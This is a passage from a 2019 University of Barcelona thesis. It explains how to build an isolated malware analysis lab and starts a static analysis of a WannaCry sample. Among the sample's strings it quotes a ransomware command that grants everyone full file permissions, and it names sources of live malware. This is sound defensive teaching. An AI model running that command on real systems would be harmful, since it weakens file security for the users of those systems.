UNIVERSITAT DE BARCELONA

Treball final de grau

GRAU DE ENGINYERIA INFORMÀTICA

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

MALWARE LAB

Autor: Pablo Herrero Sanz

Director:	Prof. Raul Roca Canovas
Realitzat a:	Departament de Matemàtiques i Informàtica

Barcelona, 28 de enero de 2019

Resumen

En el presente TFG se aborda como crear un entorno seguro y virtualizado para el análisis de malware centrado en Windows. Así mismo se analizan y explican las herramientas necesarias para poder determinar si un fichero es malicioso o no. Finalmente se analizan dos ficheros maliciosos, uno conocido y otro totalmente desconocido explicando qué indicadores tenemos para poder afirmar que ambos ficheros son malware.

Para ello se ha creado un entorno virtualizado con VirtualBox con diferentes máquinas virtuales Windows y una máquina virtual Linux que se usará como proveedor de Internet. El análisis de malware se divide en dos partes: análisis estático y análisis dinámico. Durante el análisis estático se analiza el fichero sin ejecutarlo. Para ello se hace uso de herramientas gratuitas como PEstudio o CFF explorer que permiten extraer información sobre el ejecutable como strings encontrados dentro, referencias a librerías dinámicas de Windows así como las funciones que el fichero utilizará. Durante este análisis generamos también el hash criptografico del fichero para facilitar la búsqueda de información sobre el mismo. Así mismo analizamos el fichero con plataformas online como VirusTotal o Hybrid-analysis. Estas plataformas nos aportan información sobre su ratio de detección por antivirus. El análisis estático nos permite prever como va a interactuar el fichero con el sistema y que capacidades tiene. Durante el análisis dinámico monitorizamos el fichero durante su ejecución de nuevo con herramientas gratuitas como Process Hacker 2 o Noriben. Estas herramientas nos permiten extraer información de como actúa el fichero una vez ejecutado, como interactúa con el sistema y que cambios hace en el mismo y como se comunica con Internet. Los objetivos de dichos análisis son varios. Primero poder determinar de manera inequívoca si el fichero es malicioso o no y si lo fuese, determinar porqué es malicioso. Así mismo de ser malicioso queremos saber si el malware es de algún tipo de familia de malware conocido o si es de un actor malicioso conocido o no. Tras explicar las herramientas gratuitas disponibles para crear un laboratorio de malware se han generado dos reportes sobre el análisis de dos ficheros maliciosos indicando porque son maliciosos aportando datos objetivos. Finalmente se ha hecho una pequeña introducción educada al mundo del malware a través de su historia para comprender como ha ido evolucionando desde su nacimiento en los años 70 hasta el presente. Para que alguien sin un conocimiento previo del tema tenga un contexto y entienda la necesidad de los laboratorios de malware y sus usos.

Resum

En el present TFG s'aborda com crear un entorn segur i virtualizat per a l'anàlisi de programari maliciós centrat en Windows. Així mateix s'analitzen i expliquen les eines necessàries per poder determinar si un fitxer és maliciós o no. Finalment s'analitzen dos fitxers maliciosos, un de conegut i altre totalment desconegut explicant quins indicadors trobem per poder afirmar que ambdós fitxers són programari maliciós.

Per fer-ho s'ha creat un entorn virtualizat amb VirtualBox amb diferents màquines virtuals Windows i una màquina virtual Linux que s'usarà com a proveïdor d'internet. L'anàlisi de programari maliciós es divideix en dues parts: anàlisi estàtica i anàlisi dinàmica. Durant l'anàlisi estàtica s'analitza el fitxer sense executar-lo. Per això es fa ús d'eines gratuïtes com Pestudio o CFF Explorer que permeten extreure informació sobre el fitxer executable com strings, referències a llibreries dinàmiques de Windows així com les funcions que el fitxer utilitzarà. Durant aquesta anàlisi generem també el hash criptogràfic del fitxer per facilitar la cerca d'informació sobre el mateix. Així mateix analitzem el fitxer amb plataformes en línia com VirusTotal o Hybrid-analysis. Aquestes plataformes ens aportaran informació sobre la ràtio de detecció per a diferents antivirus. L'anàlisi estàtica ens permet preveure com interactuarà el fitxer amb el sistema i quines capacitats té.

Durant l'anàlisi dinàmica monitorem el fitxer durant la seva execució una altra vegada amb eines gratuïtes com Process Hacker 2 o Noriben. Aquestes eines ens permeten extreure informació de com actua el fitxer una vegada executat, com interactua amb el sistema i quins canvis fa en el mateix i com es comunica amb internet.

Els objectius d'aquesta anàlisi són varis. Primer poder determinar de manera inequívoca si el fitxer és maliciós o no i si ho fos, determinar perquè ho és de maliciós. Així mateix de ser maliciós volem saber si el programari maliciós és d'algun tipus de família de programari maliciós conegut o si és d'un actor maliciós conegut o no. Després d'explicar les eines gratuïtes disponibles per crear un laboratori de programari maliciós s'han generat dos reports sobre l'anàlisi de dos fitxers maliciosos indican perquè ho són i aportant dades objectives. Finalment s'ha fet una petita introducció educada al món del programari maliciós mitjançant de la seva història per comprendre com ha anat evolucionant des del seu naixement en els anys 70 fins al present. Perquè algú sense coneixement previ del tema tingui un context i entengui la necessitat dels laboratoris de programari maliciós i els seus usos.

Acknowledge

I would like to thank first my family, especially thanks to my mother and her husband for supporting me through all these years, thanks for making possible to study this bachelor. I can‘t be more grateful. I would like to thank all the teachers I had during these years, especially this bachelor’s teacher Raúl Roca for pushing me to give my best to finish this work on time. Also, I would like to thank my friends the “Potablavas” thanks for being always there although I wasn’t there all the times because of uni exams. Of course, I would like to thank my “chicos de la uni”: Dennis, Iñaki, Carlos, Victor, Juan, Claudio, Raul, Dani, Marc y Xavi. Thanks for all the trolling and help. Thanks for making these years awesome and unforgettable. Now I asked myself If I’m not an engineer why I do have this bachelor thesis? And obviously, I don’t want to forget my lovely girlfriend Erica. Thanks for supporting me and wait for me during the last 6 months, thanks for holding on when I did not have enough time for myself.

TL;DR
I thank a bunch of people that you don’t know anything about. A bunch of people that won’t read this document never ever but I have to because they are really important to me.

Contents

1. Introduction and motivation

It is expected that in 2019 more than 858.000 malware samples would be created. That is an insane amount of software made just to harm people or computer. We can think that we are safe because we use an AV and we don't visit the "dark web", some other may think that malware is done by youngsters in their parent's basement without not so much knowledge on computer science (which sometimes has been true). But the truth is that malware actors are composed of multidisciplinary people with very high knowledge in programming and the systems they want to exploit. We all saw what happened to Telefonica in Spain or the National Health Service (NHS) in England when they got hit by Wannacry ransomware. In the case of Telefonica they had to shut down and send all the workers home until the response team took control of the chaos generated. The spanish company is well aware of the importance of cibersecurity as they have Chema Alonso, a well known hacker.

What I want to show is that everybody is likely to be a victim of malware anytime, no matter how prepared you are, bad actors are always working to find new ways to attack for their own profit. And this attackers are not always independent groups. The APT* Equation Group is suspected to be tied to the National Security Agency(NSA) of the United States. Actually the exploits used in the Wannacry attack were stolen to this APT tied to a state. Nobody is safe of being attacked, we can indeed reduce a lot the possibilities of being targeted and attacked but, if some cibersecurity firm sells you that their tool would keep you safe of being attacked, they are just lying. That is why big companies use, or should use, malware labs: Because maybe we can get protected of known malwares but definitely not the things to come. And here is where a malware lab is helpful because, as said nobody before is fully safe, what better thing than having a malware lab? An environment where we can study the piece of software that made our company appear in the news because we got hacked? Companies need a way to study attacks and the malware being created, bad actors won't stop working, there's a lot of money to gain and a lot of dark interests behind them. With a malware lab companies can study who is attacking them, how the attacks are evolving and check if the attackers already have inside information. And don't get my wrong, having a malware lab it won't made any company invulnerable. But that company will have more knowledge on how to get protected and decrease the chances of getting successfully attack, than other not having a malware lab.

Why I chose this bachelor thesis? Because I'm amazed about how malware works and the constant battle between good hackers and bad hackers. I was truly surprised and did not understand how it was possible that a piece of software was able to disrupt a big company as Telefonica. I wanted to step in into this area as one of my life goals is to work as cibersecurity researcher. Also, being this one of the 2 first cibersecurity-related thesis made me chose it as I wanted to open the door into this area for the UB. The challenge of doing a thesis in a topic that has not being studied or worked before in any subject during the bachelor scared me a lot but with the help of my teacher Raul Roca I felt more and more confident over the semester.

I really want to thank him for this because he made me realize that I wasn't doing as much as I could make. Also he always had a clear idea on how this thesis should look and that helped me a lot when I was a bit lost.

2. Objectives

The objectives of this thesis are clear. We want to have a small introduction on malware software to understand the evolution and state-of-the-art malwares. We want to learn how to create a safe environment where we can analyze the malware. After creating this environment we want to discover which tools are available to do this work, which ones are the best and learn how to use them. Finally once we have learn that, we want to be able to analyze a file and determine whether if its malicius or not and how it works. The overall view of this that we want that somebody with zero background in malware to be able to analyze samples after reading the following thesis.

Why a malware lab?

Before starting to explain what a malware lab is we need to know what exactly is **Malware**. The definition of it by Wikipedia is:

" ***Mal**icius Soft**ware** is any software intentionally designed to cause damage to a computer, server, client, or computer network* "

But malware as defined by Wikipedia is still a vague term, there are different ways to harm a computer or a user. That's why we need to classify the different types of malware in the below list:

- **Virus/Worm** Malware which is capable to replicate itself and spread to other computers. While viruses need user interaction to spread, a worm can spread withouth any interaction
- **Ransomware** Malware that locks users out of the computer or encrypt the files and request a ransom to return access to the user
- **Adware** Malware that pops up unwanted advertisement to the user
- **Trojan** Malware that appears as legitimate software to trick users to install it.
- **Remote Access Troja (RAT)/Backdoor** Same as a trojan but with capacity to allow the attacker to execute commands on the victim's computer
- **Botnet** Cluster of computers infected with the same malware (also called bots) ready to receive instructions from an attackers C2C server.
- **Rootkit** Similitar to a RAT but giving to the attacker privilege access conceiling its presence on the victim's computer
- **Information Stealer** Malware created to steal sensitive data as passwords or banking credentials.
- **Dropper/Downloader** Malware designed to install or download additional malware.

3. The Lab

3.1. Setting up the lab

A malware lab can be composed of different devices such as dedicated Windows/Mac/Linux computers with restoration capabilities, Windows/Linux servers, routers, virtualized machines, IoT devices, smartphones, PLCs, honeypots and ICS. Malware labs set up will vary depending on the goals that you want to achieve. It won't be the same a lab focused on Android/iOS malware, which will probably have a bunch of smartphones with the latest versions of IOs and Android, than a lab which purpose is to work on Windows malware that will consist of different MS machines. The same occurs if we plan to work on servers, we will have to configure a honeypot and some machine running a Linux or Microsoft server opened to the internet.

Through this chapter I will explain the set up I chose to analyze malware and why I did chose those options.

Before starting to download tools, installing virtual machines or reusing old smartphones I need to know what I want to do with my lab, in other words, what is the goal I want to accomplish? What I want is to be able to analyze common malware, to understand how it works, how it behaves and how to detect it.

I will use my own laptop as a host machine (physical machine) for my lab, this is a **Windows 10 machine fully updated with Intel i7 processor and 8 GB of RAM**.

To virtualize the 3 machines I will be using, I had 2 tools to chose from:

- VMware
- VirtualBox

Both softwares are great for virtualization, easy to use and are free to download (VMware has a limited free version). I decided to use VirtualBox although I had always used VMware; I discarded the second because its free version did not come with the *snapshot* utility. This utility allows you to restore your system easily and have different *photos* of the state of the guest machine, which will come handy while analyzing malware.

So, on VirtualBox I installed 4 virtual machines:

- Two Window 7 32-bit machines with 2 cores and 2Gb of RAM each.
- A Windows XP 32-bit machine with 2 cores and 2 Gb of RAM.
- An Ubuntu 16.04.2 64-bit machine with 2 cores core and 2 Gb of RAM.

You can download Win7 from:

- `https://www.microsoft.com/en-us/software-download/home`
- `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`


And Linux VM from: `https://www.osboxes.org/ubuntu/`

I will use the Windows machines as victim machines, that is to say, where I will run the malware samples. The Linux machine will be used to monitor the network traffic and to simulate Internet services (HTTP, DNS and so on). This is an important point to remark. We need a machine providing fake internet services in our isolated lab to be able to study the dynamic behaviour of the samples and to avoid letting them know that they are in a sandbox environment. As some malwares implement anti anti-analysis techniques to run the malware as it run in the wild will help us on the analysis.

I will need to connect the Windows machines to the Ubuntu one because we want this machine to receive all the network traffic. To do that I will assign a static IP address to the Ubuntu machine, I go for 192.168.1.100.

In the windows machines, I will have to configure the IP address to any in 192.168.1.x (except .100) and set up the Default gateway and DNS Server to the Ubuntu new static IP address.

To simulate the Internet services and monitor the traffic network I decided to use **INetSim** (Internet Services Simulation Suite: `https://www.inetsim.org/index.html`) because it is a freeware tool and it is simple to use and configure. INetSim allows you to simulate services such as HTTP / HTTPS, POP3 / POP3S, DNS, FTP / FTPS which is more than enough for my research. Once INetSim is installed I set it to listen to the static IP address. After this steps, my 2 victims machines are able to communicate with the Ubuntu one. As shown below:



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ping 192.168.1.100

Pinging 192.168.1.100 with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>
```

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically [✓ Use the following IP address:]

IP address: 192 . 168 . 1 . 50
Subnet mask: 255 . 255 . 255 . 0
Default gateway: 192 . 169 . 1 . 100

Obtain DNS server address automatically [✓ Use the following DNS server addresses:]

Preferred DNS server: 192 . 168 . 1 . 100
Alternate DNS server: . . .

☐ Validate settings upon exit

Figure 1: IP set up on our victims machine

At this point I need to isolate the guest machines from the host machine, I don't want the samples jumping from my victim machine to my laptop. To avoid this I configured the 3 machines network to *Host-Only* in VirtualBox. What is *Host-Only* networking? With this option the virtual machine doesn't use a physical network adapter on the host computer (my laptop), but a virtual one. Also the guest won't be able to access internet.

3.2. Setting up the tools

On one of the Windows 7 machines I decided to install VM Flare (`https://www.fireeye.com/blog/threat-research/2017/07/flare-vm-the-windows-malware.html`), which is a free Windows malware analysis distribution that has pretty much everything needed to work on malware, programs to analyze PDFs, PE executables, internet traffic, debuggers, dissamblers, etc. The full list of tools can be found *here*. Its simplicity to install makes it more attractive to use as you just need to run one file and let the program work installing everything.

The are also automated malware analysis sandboxes such as Cuckoo Sandbox (`https://cuckoosandbox.org/`). Cuckoo Sandbox does the whole analysis automated but for the purposes of this thesis I was not interested in throwing a file to a sandbox and wait for the result of the analysis. I may want to debug or patch the suspected files, things that can't be done with Cuckoo. Also some malwares have utilities to detect that they are in automated environment and won't run in there.

On the other Windows 7, I chose to leave the machine as it is and install a bunch of tools that will be explain as they are use on the analysis.

3.3. Getting malware samples

Once the lab is set up we'll need samples to analyze.

One page where we can donwload live malware is **https://virusshare.com/** where after the registration you will be able to access the whole database of malware samples.

Virus share is an online platform where researches can search and share their samples with the community. It contains almost 33 milion samples of malware with information of wich AV (Anti virus) detects them, ExIF data and the hashes of the file. Also it has a torrent tracker where you can download all the samples submitted to the platform.

Another good option is **The Zoo** (`https://github.com/ytisf/theZoo`), a project done by Yuval Tisf Nativ to allow researches to find the samples they want to work with. This is actually where I got all the sample malware that I worked with during this thesis as it contained the samples I wantd to work with (for instance, Wannacry).

Once we have the malware we want to analyze we should move it to the isolated Virtual Machines and rename the file to something that is not executable so we avoid any problems in case we double click on it.


4. Static Analysis

As explained earlier in the previous chapters, when we work on a sample we will always perform first a static analysis of the file. That is to say, without running the sample. We want to extract as much information as possible before we run it so we can start gathering clues about the file and learn what will do once is running and that's what we will do in this chapter.

4.1. File Type

The first thing we can do on a suspect file is to check its file type. For Windows-based malware, attackers might change the file extension from .exe or .dll to a different one to confuse the victim to run the file.


On Windows we can use **HxD hex editor** to see this. If we inspect an .exe file, in this case the Python 3.7.1 installer, we can see as in the below image that the first 2 bytes have a file signature of **MZ**, showing that it is indeed an .exe file.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 2: Hex editor showing signature MZ for an executable file


Now let's check a suspect file with .pdf extension:



Name	Date modified	Type	Size
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf	5/14/2017 7:29 AM	PDF File	3,432 KB
Ransomware.WannaCry.md5	10/20/2018 10:22 ...	MD5 File	1 KB
Ransomware.WannaCry.pass	10/20/2018 10:22 ...	PASS File	1 KB
Ransomware.WannaCry.sha256	10/20/2018 10:22 ...	SHA256 File	1 KB
Ransomware.WannaCry.zip	10/20/2018 10:22 ...	WinRAR ZIP archive	3,400 KB

Figure 3: Suspect PDF file to analyze

As seen in the image this looks like a legitimate pdf file but if we throw the file into the hex editor we see that it's not a PDF but an executable file:




```
python-3.7.1.exe   ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf

Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 4: Suspect file is in fact a .exe file

This is a first possible indication that the suspect file is not a legitimate pdf as it has his extension hidden which is not normal on not malicius files

We can do the same with the tool **CFF Explorer**, opening the same file we can see once again that it is a 32-bit executable file.



CFF Explorer VIII - [ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf]


File: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf
Dos Header
Nt Headers

ed01ebfbc9eb5bbea545af4d01bf5

Property	Value
File Name	C:\Users\IEUser\Documents\malwares\Binaries\Ransomware.WannaCry\ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 6.0

Figure 5: File signature in CFF Explorer

This can also be done in Linux with the command *file* as shown belown



```
robert@robert-VirtualBox:~/Documents$ ls
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf
Ransomware.WannaCry.zip
robert@robert-VirtualBox:~/Documents$ file ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.pdf: PE32 executable (GUI) Intel 80386, for MS Windows
```


Figure 6: File information using *file* command in Linux

4.2. Strings

What we can do next to continue the investigating in our suspect file is to extract the Unicode printable and ASCII strings embedded in the file. Why we would do this? Because this can give further information of the capabilities of the file. We can find IP address, URLs, domain names, registry keys in the strings embedded and with that we can start determining if our file is a malware or not.

There are several tools to retrieve this information. One of them is **Strings** utility for Windows (included in the VM Flare distribution). When the suspect file is scanned we see that more than 42000 strings are found.

Most of them are illegible strings but if we continue checking the results we just found, some readable sections on the output appear. We see strings referencing to *CreateProcessA, CreateFileA, WriteFile* AND *CopyFileA*.




```
0000D7E6  CloseHandle
0000D7F4  GetExitCodeProcess
0000D80A  TerminateProcess
0000D81E  WaitForSingleObject
0000D834  CreateProcessA
0000D846  GlobalFree
0000D854  GetProcAddress
0000D866  LoadLibraryA
0000D876  GlobalAlloc
0000D884  SetCurrentDirectoryA
0000D89C  GetCurrentDirectoryA
0000D8B4  GetComputerNameW
0000D8C8  SetFileTime
0000D8D6  SetFilePointer
0000D8E8  MultiByteToWideChar
0000D8FE  GetFileAttributesW
0000D914  GetFileSizeEx
0000D924  CreateFileA
0000D932  InitializeCriticalSect
0000D94E  DeleteCriticalSection
0000D966  ReadFile
0000D972  GetFileSize
0000D980  WriteFile
0000D98C  LeaveCriticalSection
0000D9A4  EnterCriticalSection
0000D9BC  SetFileAttributesW
0000D9D2  SetCurrentDirectoryW
0000D9EA  CreateDirectoryW
0000D9FE  GetTempPathW
0000DA0E  GetWindowsDirectoryW
0000DA26  GetFileAttributesA
0000DA3C  SizeofResource
0000DA4E  LockResource
```

Figure 7: MS function names found in our suspect file

These are MS functions that probably will be called by our suspect file. If we check what this functions do in MS documentation we discover that CreateProcessA will create a new process and its thread. The CreateFileA creates or opens a file or I/O device that will later be written by WriteFile. The CopyFileA would copy an existing file to another file.

With this information the strings are revealing that our suspected PDF file will at least create a file, write something in it and copy some file to some other place, that is something you won't expect from a PDF file at all. If we continue reading we see even more revealing information about the file. We can see that **ADVAPI32.dll, WS2_32.dll** are present in the output. These are Windows Dynamic-link libraries that this file will use. DLL are shared libraries that are loaded only once in the memory and can be accessed by any process. *ADVAPI32* is used to provide secure calls/function to manipulate the Windows Registry which can be use by malware for stealth and persistence capabilities, for example to be able to re-launch himself after reboot or to get attached to a legitimate process so AV can't detect it.

WS2_32 implements the Winsock API, which provides TCP/IP networking functions, so this means that our file will probably try to connect to internet, maybe to some C2C* server or to some IP address.



```
0000DA86  OpenMutexA
0000DA94  GetFullPathNameA
0000DAA8  CopyFileA
0000DAB4  GetModuleFileNameA
0000DACA  VirtualAlloc
0000DADA  VirtualFree
0000DAE8  FreeLibrary
0000DAF6  HeapAlloc
0000DB02  GetProcessHeap
0000DB14  GetModuleHandleA
0000DB28  SetLastError
0000DB38  VirtualProtect
0000DB4A  IsBadReadPtr
0000DB5A  HeapFree
0000DB66  SystemTimeToFileTime
0000DB7E  LocalFileTimeToFileTime
0000DB98  CreateDirectoryA
0000DBAA  KERNEL32.dll
0000DBBA  wsprintfA
0000DBC4  USER32.dll
0000DBD2  RegCloseKey
0000DBE0  RegQueryValueExA
0000DBF4  RegSetValueExA
0000DC06  RegCreateKeyW
0000DC16  CryptReleaseContext
0000DC2C  CreateServiceA
0000DC3E  CloseServiceHandle
0000DC54  StartServiceA
0000DC64  OpenServiceA
0000DC74  OpenSCManagerA
0000DC84  ADVAPI32.dll
0000DC92  SHELL32.dll
0000DC9E  OLEAUT32.dll
```

Figure 8: References to DLLs found in our suspect file


If we continue reading, we found some strings regarding encryption and decryption like **CryptEncrypt** and some others.

CryptEncrypt is a function used to encrypt data which is something uncommon to do for a PDF.

Then we see the command

icacls . /grant Everyone:F /T /C /Q

What this command does is give full permission to all files and folders to all users.




```
0000F0C4   CryptGenKey
0000F0D0   CryptDecrypt
0000F0E0   CryptEncrypt
0000F0F0   CryptDestroyKey
0000F100   CryptImportKey
0000F110   CryptAcquireContextA
0000F42C   cmd.exe /c "%s"
